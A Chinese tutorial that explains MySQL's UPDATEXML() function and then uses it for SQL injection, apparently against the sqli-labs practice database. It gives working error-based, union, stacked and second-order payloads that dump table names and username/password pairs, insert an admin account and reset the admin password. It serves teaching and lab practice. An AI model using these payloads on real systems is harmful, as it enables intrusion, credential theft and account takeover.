MySQL 的 UPDATEXML () 函数可以用于修改 XML 类型的数据,它可以更新 XML 数据中的一个或多个节点值。
这个函数的参数有三个:
- XML 数据
- XPath 表达式:用于指定要修改的节点位置
- 新的节点值:用于替换当前节点的值
下面是 UPDATEXML () 函数的语法:
下面是UPDATEXML()函数的语法: | |
UPDATEXML(xml_target, xpath_expr, new_val) | |
其中,xml_target是要修改的XML类型的数据;xpath_expr是XPath表达式,用 | |
于指定要修改的节点位置;new_val指定新的节点值。 | |
示例一: | |
假设数据表中有以下的XML类型的数据: | |
<book> | |
<title>MySQL Basics</title> | |
<author>John Doe</author> | |
<price>19.99</price> | |
</book> | |
我们可以使用UPDATEXML()函数来修改一些节点的值: | |
UPDATE books | |
SET book = UPDATEXML(book, '/book/title', 'Learning MySQL') | |
WHERE id = 1; | |
上面的语句将会把表中id为1的记录的title节点的值修改为"Learning MySQL"。 | |
示例二: | |
现在有以下的XML类型的数据: | |
<root> | |
<message> | |
<sender>Tom</sender> | |
<receiver>Kate</receiver> | |
<content>Hello, how are you?</content> | |
</message> | |
</root> | |
我们可以使用UPDATEXML()函数来替换节点的值,比如将消息内容的值替换为新的内容: | |
UPDATE messages | |
SET msg = UPDATEXML(msg, '/root/message/content', 'I am fine, thank you.') | |
WHERE id = 1; | |
上面的语句将会把表中id为1的记录的content节点的值修改为"I am fine, thank you."。 | |
--xpath 语法错误 | |
extractvalue() -- 查询节点内容 | |
updatexml() -- 修改查询到的内容 | |
它们的第二个参数都要求是符合xpath语法的字符串 | |
如果不满足要求则会报错,并且将查询结果放在报错信息里 | |

-- 主键重复(duplicate entry) | |
floor() -- 返回小于等于该值的最大整数 | |
只要是count,rand(),group by 三个连用就会造成这种主键重复报错 |
# 爆数据库
?id=1’%20 and updatexml(1,concat(0x7e,(select database()),0x7e),1)–+

–0x7e 是 "~" 符号的 16 进制,在这作为分隔符

# 爆表
?id=1’%20 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=“security”),0x7e),1)–+

# 爆字段
?id=1’%20 and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_schema=“security” and table_name=“users” limit 1,1),0x7e),1) %23

# 爆数据
?id=1’%20 and updatexml(1,concat(0x7e,(select concat(username,0x7e,password) from users limit 4,1),0x7e),1) %23

# –extractvalue 函数用法
?id=1’%20 and extractvalue(1,concat(0x7e,(select database()),0x7e))–+
–floor()
?id=1’%20 and (select 1 from (select count(*),concat(database(),floor(rand(0)*2))x from information_schema.tables group by x)a) %23
# 堆叠注入
堆叠查询:堆叠查询可以执行多条 SQL 语句,语句之间以分号 (;) 隔开,而堆叠查询注入攻击就是利用此特 点,在第二条语句中构造要执行攻击的语句。 在 mysql 里 mysqli_multi_query 和 mysql_multi_query 这两个函数执行一个或多个针对数据库的查询。多个查询用分号;进行分隔。
但是堆叠查询只能返回第一条查询信息,不返回后面的信息。 select version ();select database () 堆叠注入的危害是很大的 可以任意使用增删改查的语句,例如删除数据库 修改数据库,添加数据库用户
-1’ union select 1,2,(select group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=database() limit 1) %23


把库里所有的表获取出来,再获取字段 -1’ union select 1,2,(select group_concat (column_name) from information_schema.columns where TABLE_NAME=‘users’ limit 1) %23

知道表的列的情况下使用 insert into 插入语句进行增加账号。如果是管理表 直接添加管理员账号即可 登录后台
id=-999’;insert into users (id,username,password) values (1000,‘admin999’,‘123456’)–+ 访问 1000 即可访问到刚刚添加的账号
# 二次注入

二次注入漏洞是一种在 Web 应用程序中广泛存在的安全漏洞形式。相对于一次注入漏洞而言,二次注入漏 洞更难以被发现,但是它却具有与一次注入攻击漏洞相同的攻击威力。 二次注入原理 二次注入的原理,在第一次进行数据库插入数据的时候,仅仅只是使用了 addslashes 或者是借助
get_magic_quotes_gpc 对其中的特殊字符进行了转义,但是 addslashes 有一个特点就是虽然参数在过滤 后会添加 “\” 进行转义,但是 “\” 并不会插入到数据库中,在写入数据库的时候还是保留了原来的数 据。 在将数据存入到了数据库中之后,开发者就认为数据是可信的。在下一次进行需要进行查询的时候,直接 从数据库中取出了脏数据,没有进行下一步的检验和处理,这样就会造成 SQL 的二次注入。比如在第一次 插入数据的时候,数据中带有单引号,直接插入到了数据库中;然后在下一次使用中在拼凑的过程中,就 形成了二次注入.
二次注入图解

现在密码是 admin 999999
修改密码页面

注册 admin’#
登陆进去

修改密码
修改的是 admin 的密码

登陆 admin 账户输入刚才更改的密码成功登陆